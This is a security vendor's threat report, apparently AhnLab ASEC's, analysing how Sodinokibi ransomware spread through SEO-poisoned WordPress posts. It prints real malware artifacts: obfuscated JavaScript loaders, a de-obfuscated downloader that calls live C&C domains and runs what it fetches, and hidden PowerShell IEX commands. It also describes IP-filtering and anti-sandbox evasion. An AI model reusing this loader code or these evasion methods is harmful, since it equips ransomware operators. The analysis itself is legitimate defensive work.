ASEC Report

Vol.104

AhnLab

Contents

ASEC Report Vol.104 2021 Q3

ASEC (AhnLab Security Emergency-response Center) is a global security response group consisting of malware analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

Complete Overview of the Latest Trend on 'Sodinokibi Ransomware' Before Its Disappearance in July

Sodinokibi (also known as REvil, Sodinokibi) ransomware is a malware that had been actively distributed in Korea until it suddenly disappeared in early-July. It was first discovered in April 2019 following the GandCrab ransomware's announcement to end its operations. Sodinokibi is mostly known for changing the desktop image into a blue image, and making the user realize that their PC has been infected and leading them to check the ransom note.

Sodinokibi ransomware was mainly distributed through mail attachments and exploit kits. While there were many cases of it being spread through various paths, it was actively distributed in Korea through malicious websites in disguise to trick users into downloading malicious files. As this method of distribution targeted Korean users, the rate of distribution was considerably high, with several variants being continuously developed and distributed to bypass anti-malware detection.

After tracking and analyzing the ransomware, AhnLab Security Emergency-response Center (ASEC) took a closer look at the attack trends of Sodinokibi ransomware that was detected for an extended period of time in the following detailed breakdown: changes in Sodinokibi ransomware distributed in the JS file form which the team has been monitoring since 2019, comparative analysis of the ransomware with samples used in the Kaseya attack, and the cease of ransomware distribution in early July.

1. Overview of Sodinokibi Ransomware Attack

Sodinokibi is notable for having numerous variants that are continuously distributed by the attacker to bypass detection, targeting anti-malware products that are often used in Korea. AhnLab's ASEC analysis team established an automated monitoring system, quickly responding every time a change occurred and defending against the ransomware utilizing various detection methods for each stage. The team also shared various information via ASEC blog and warned users to take precaution.



Figure 1. Desktop screen that appears when infected with Sodinokibi

As seen from Figure 1, the desktop screen of the PC infected with Sodinokibi ransomware shows a blue screen with text.

The attacker created malicious posts with various keywords (see Figure 2) after stealing multiple web servers. Upon accessing the post, a fabricated forum page appears, tricking the user to download the file.



Figure 2. Distribution webpage for Sodinokibi JS file

The downloaded file is a JS file. Upon executing it, the ransomware infection begins. The infection proceeds via multiple stages, in the order of: JS → Connecting to the C&C server → PowerShell → .NET PE → Delphi PE → Sodinokibi.

Not too long ago, there was a vulnerability attack on the VSA solution of Kaseya, an American IT business management solutions provider. The attack resulted in many companies using the solution to get infected with the ransomware. Sodinokibi was the ransomware that was used for the attack, and the analysis result showed that the attack was also carried out by the same group that distributed the JS file. Not too long after the case had been reported by the press, the distribution of Sodinokibi and all related cases had stopped.

2. Analysis of Attack Using Sodinokibi Ransomware Distributed Through JS File

2.1 Sources of Distribution

Sodinokibi ransomware distributed as the JS File infects victim's PC by executing a small-sized JS file, spread from multiple web blog posts. When searching using a keyword consisting of 'keyword + download' in search engines (e.g. Google), malicious posts

created by the attacker are displayed on the top page (see Figure 3). Because the attacker created posts using various keywords, users are easily exposed to such posts when they surf the Internet. There are many posts with the title being 'example' instead of 'download.' The distribution webpages share several characteristics.

First, the posts are all WordPress posts. Every distribution post is a WordPress post with multiple malicious posts existing in a single web server. The title of a post is usually in the form of '[Keyword] + download' or '[Keyword] + example.' The post is written in Korean, but its grammar and context are extremely unnatural, as if it was randomly generated. A person could see that each post is worthless, but it appears that search engines' SEO (search engine optimization) identifies the post as a useful source of information, displaying it on the top page as a result. This method is called the SEO-Poisoning technique. Using this technique, the attacker created many malicious posts with various keywords such as movies, songs, games, and programs.

Figure 3. Malicious posts exposed on top page



Figure 4. Malicious post content

Second, most of the web servers with malicious posts are servers that have not been maintained for a long time (see Figure 4). The attacker likely invaded vulnerable web servers that have not been maintained normally to steal privilege and upload malicious posts. Such posts had been continuously created during the distribution period.

2.2 Malicious Posts

The malicious posts mentioned above that were uploaded by the attacker had a certain type of JavaScript tag inserted (see Figure 5). When the script operates, it loads additional JavaScript from the web server, runs it, and outputs a fabricated forum page.

```
<p><script type='text/javascript' src='http://www.umag.cl/investigacion/web/?ad46793=34525'></script>
<p>starcraft는 은하계의 가장자리에 추방 된 인간의 작은 그룹을 담당 하 고 있습니다. 당신의 임무는 포한 은하계의 귀
국가에 대 한 방어 하기 위해 군대를 훈련 및 확장 하는 데 필요한 리소스를 습득 합니다. 이 게임은 멀티 플레이어 사용
에는 코어 게임 뿐만 아니라 종족 전쟁 확장 팩도 포함 되어 있습니다. (설치 하는 동안 후자만 언급 하는 설치 관리자가
```

Figure 5. JavaScript tag inserted in malicious post

This process works once per IP address connected. It appears that the attacker intentionally established the IP address filtering technique to prevent duplicate infections and make analysis and tracking difficult. Thus, for an IP that has downloaded the sample, the post does not load a fabricated forum page but shows the actual content.

The JavaScript mentioned before removes all content displayed in the current browser (see Figure 6) and outputs the fabricated forum page. The page tricks the user to download the file with the download link text that includes the keyword used in the post, the keyword that the user searched.

```
function remove(elem) {
    if (!elem) return;
    elem.parentNode.removeChild(elem);
}
if (!document.all) document.all = document.getElementsByTagName("*");
for (i = 0; i < document.all.length; i++) {
    if (document.all[i].tagName == "BODY" || document.all[i].tagName == "HTML") {} else {
        remove(document.all[i]);
    }
}
document.body.innerHTML = '<html><head><title>스타크래프트 데모 다운로드</title><style type="text/css">html,body{
a{text-decoration:none;color:#fff;text-decoration:none;background-color:transparent;font-size:16px!important}#header{height
```

Figure 6. JavaScript code outputting fabricated forum page

When the user clicks the download link from the fabricated forum page, shown in Figure 7, a ZIP compressed file is downloaded.



Figure 7. Fabricated forum page

Inside the compressed file is a JS file (see Figure 8). Both the compressed file and JS file have the keyword included in the filename. The structure of the file name has changed periodically. Figure 9 shows the changes in the filename.

Figure 8. Downloaded file



Figure 9. Changes in filename

There was a trick in early 2020 that made the older, detected version to be downloaded instead when certain IP ranges requested to download the file. This was to bypass detection and collection against new variant files. When downloading the sample from a normal user environment, the latest variant sample would be downloaded, but in certain IP addresses, the unchanged older version would be downloaded instead.

Because such malware infection processes used IP filtering to prevent duplicate infection, one needed to change IP when collecting or analyzing files. In early 2020, the IP addresses

used for AhnLab's sample analysis and those of mobile carriers downloaded the older version. The attacker likely used the trick to hamper the collection and analysis of the samples by continuously changing IP addresses and filter the IP address suspected to belong to an analyst.

2.3 JS File

The JS file downloaded from the fabricated forum page is obfuscated, and the name of the variables and functions change each time when a user downloads the file. The change is done presumably to make it difficult for anti-malware programs to detect it. The JS file used for the Sodinokibi ransomware attack showed multiple changes as the script language is relatively unrestricted.

The analysis result shows that on average, the file's structure changes within 1-2 days. The file was usually changed by obfuscating some strings or changing the order of the declared functions (see Figure 10), but its overall grammar structure was completely changed in December 2020.

```
function jW27(qo12){
FO73 = "});}) 4e6lVsce( t[afconro(c;;4)6{VccV=6446=VccV(6)4:;c(omocfa{t (ecsVl6e4 ))}};})L₩"xW5h1K[UUjtK1₩"7(]](₩"efNO1x6e(d₩"n
Vu7=qo12;}
jW27(0,"KUAMlsG");
function Rd92(Tm31) {return Tm31 % (Oz92+Oz92);}
Ox61(1,"gkIGhxU");
kR31="tZyEtUt";
kS41(852);
HI54("IPcre");
function XC58(ws28,mN32) {return ws28.charAt(mN32);}
function kS41(rp99,wY18) {return Lx51 = eN16(FO73).split(kR31);}
function eN16(MZ61) {hJ96=Vu7;RK81="";while (hJ96 < nl74) {kH9=XC58(MZ61,hJ96);if (Rd92(hJ96)) RK81=uT29(RK81,kH9,RK81);
function Rx91(Mq22,PQ1) { return Lx51[oN90](Lx51[Oz92])(Lx51[Oz92]);}
Rx91("OMCP");
function uT29(tH73,IW30,nb46) { return tH73+IW30; }
function HI54(vz88,mD63,nf33) {return Lx51[oN90] = jW27[Lx51[Vu7]];}
function Ox61(Ux16){
Oz92=Ux16;
oN90=Oz92+Ux16*Oz92+Ux16;
nl74=2285;}
```

Figure 10. Distributed JS file before change

The changed structure allows the script to operate even when the lines are randomly placed (see Figure 11). Furthermore, because the behavior can be delayed without the presence of specific codes, it is easier for the file to bypass detection. Due to such changes, the malware evolved to download a file with a randomly placed variable name and line order each time the JS file was downloaded.

```
function surprise(){major="oqtRcGX"; wave = every(hunt).split(major);post[4444886] = seem;}
function would(lady,gun,any,govern){wave[stick](wave[offer])(post);}
function tie(eye,truck){return eye.charAt(truck);}
function busy(fraction){return fraction % (offer+offer);}
function receive(travel,name,quotient){flower=1;offer=flower;stick=offer+flower*offer+flower;post[3468700] = surprise;}
function appear(include,fly){hunt = 'r|= a  Hv)W"  WWW W"%=[%U  N$S)IE0ARr0MDe2ONs DSp=$Do=NOn=DMs RAesEITuSNetU%xa%W"=WWWW";s(
function every(are){a=store;two="";while (a < 2641) {planet=tie(are,a);two=operate(two,planet,a); a++; }return two;}
art(post=[2731]);
function art(shape,gentle,rule,plan){love=2779;while(474){try{post[love]();}catch(object){post[1164759]=appear;}love++}}
function seem(least,brother,soon){wave[stick] = appear[wave[store]];post[5814017] = would;}
function operate(train,sentence,made) { if (busy(made)) return train+sentence; else return sentence+train; }
```

Figure 11. JS file after change in December 2020

When the JS file is executed, it delays its behaviors and then accesses the C&C server to attempt downloading additional files. Each sample has 3 C&C server URLs. The file tries to access each URL in order, and if the current one fails, it attempts to connect to the next server. The C&C server URLs perform the process explained in 2.1 and can be only connected in the IP address environment that had previously accessed the server. This means that the infection only happens in the IP address that downloaded the file by accessing the malicious webpage. If the JS file is run alone in the sandbox or analysis environment that did not go through such a process, the file's behaviors do not manifest. Such a method can also be seen as an analysis hampering and anti-sandbox technique. Figure 12 shows the JS file that is ultimately de-obfuscated.

```
b = ["stud.udpu.edu.ua", "souresiduorero.com.br", "spholan.supercurro.net"];
E = 0;
while (E < 3) {
    z = WScript.CreateObject('MSXML2.ServerXMLHTTP');
    J = Math.random().toString()["substr"](2, 70 + 30);
    if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%") != "%USERDNSDOMAIN%") {
        J = J + "175721";
    }
    try {
        z.open('GET', 'https://' + b[E] + '/search.php' + "?zwhznwbebabjvhg=" + J, false);
        z.send();
    } catch (e) {
        return false;
    }
    if (z.status === 200) {
        var s = z.responseText;
        if ((s.indexOf("@" + J + "@", 0)) == -1) {
            WScript.sleep(22222);
        } else {
            s = s.replace("@" + J + "@", "");
            var P = s.replace(/(\d{2})/g, function(a) {
                return String.fromCharCode(parseInt(a, 10) + 30);
            });
            fire[3](P)();
            WScript.Quit();
        }
    } else {
        WScript.sleep(22222);
    }
    E++;
}
```

Figure 12. JS file, completely de-obfuscated

When accessing the C&C server, the Sodinokibi ransomware infection script is downloaded in a normal PC environment, but in an AD server environment registered with a domain, a script that installs the Cobalt Strike hacking tool is downloaded instead. As Cobalt Strike can carry out various commands from the attacker in the infected PC such as stealing account information and performing lateral movement, it is more effective to secure many attack nodes and perform additional attacks through lateral movement than only infecting a single PC with ransomware. Also, as the PC with AD environment mostly belongs to a company, it opens doors for the attacker to perform even more diverse attacks such as stealing information and infecting additional malware. The infection process of Cobalt Strike and the C&C server remained unchanged during the distribution period. This implies that the attacker did not manage them as intensively as the ransomware.

2.4 Additionally Downloaded Script

The file that is additionally downloaded from the C&C server is an encrypted JavaScript file, and this file is executed after the decryption. Afterward, the file runs .NET PE using

PowerShell, .NET PE runs Delphi PE, and Delphi PE ultimately runs Sodinokibi ransomware. The overall process of JS → PowerShell → .NET → Delphi → Sodinokibi was maintained, but many changes were occurring for each stage.

Until October 2020, the method of creating and then executing the PowerShell file (PS1) was used. The PowerShell command that runs the created file had been changing as seen from Table 1.

Date of Changes	Command
November 5th, 2019	"C:\~powershell.exe" -ExecutionPolicy Bypass -windowstyle hidden -Command "IEX([[System.IO.File]::ReadAllText('C:\Users\vmuser\pedsbkkd.txt')).Replace('~',''));"
January 2nd, 2020	"C:\~powershell.exe" -ExecutionPolicy Bypass -windowstyle hidden -Command "IEX ((Get-Content 'C:\Users\vmuser\AppData\Local\jmwnprzfhf.ps1').Replace('~',''));"
January 7th, 2020	"C:\~powershell.exe" -ExecutionPolicy Bypass -windowstyle hidden -Command "IEX ((Get`-Content 'C:\Users\vmuser\AppData\Local\mnhzhlftc.ps1').Replace('~',''));"
January 8th, 2020	"C:\~powershell.exe" -ExecutionPolicy Bypass -windowstyle hidden -Command "IEX ([IO.File]::ReadAllText('C:\Users\vmuser\AppData\Local\ffogqru.ps1')).Replace('~',''));"
January 9th, 2020	"C:\~powershell.exe" -ExecutionPolicy Bypass -windowstyle hidden -Command "IEX ((Get-Content 'C:\Users\vmuser\AppData\Local\istjwpsqn.ps1') -replace '~','');"
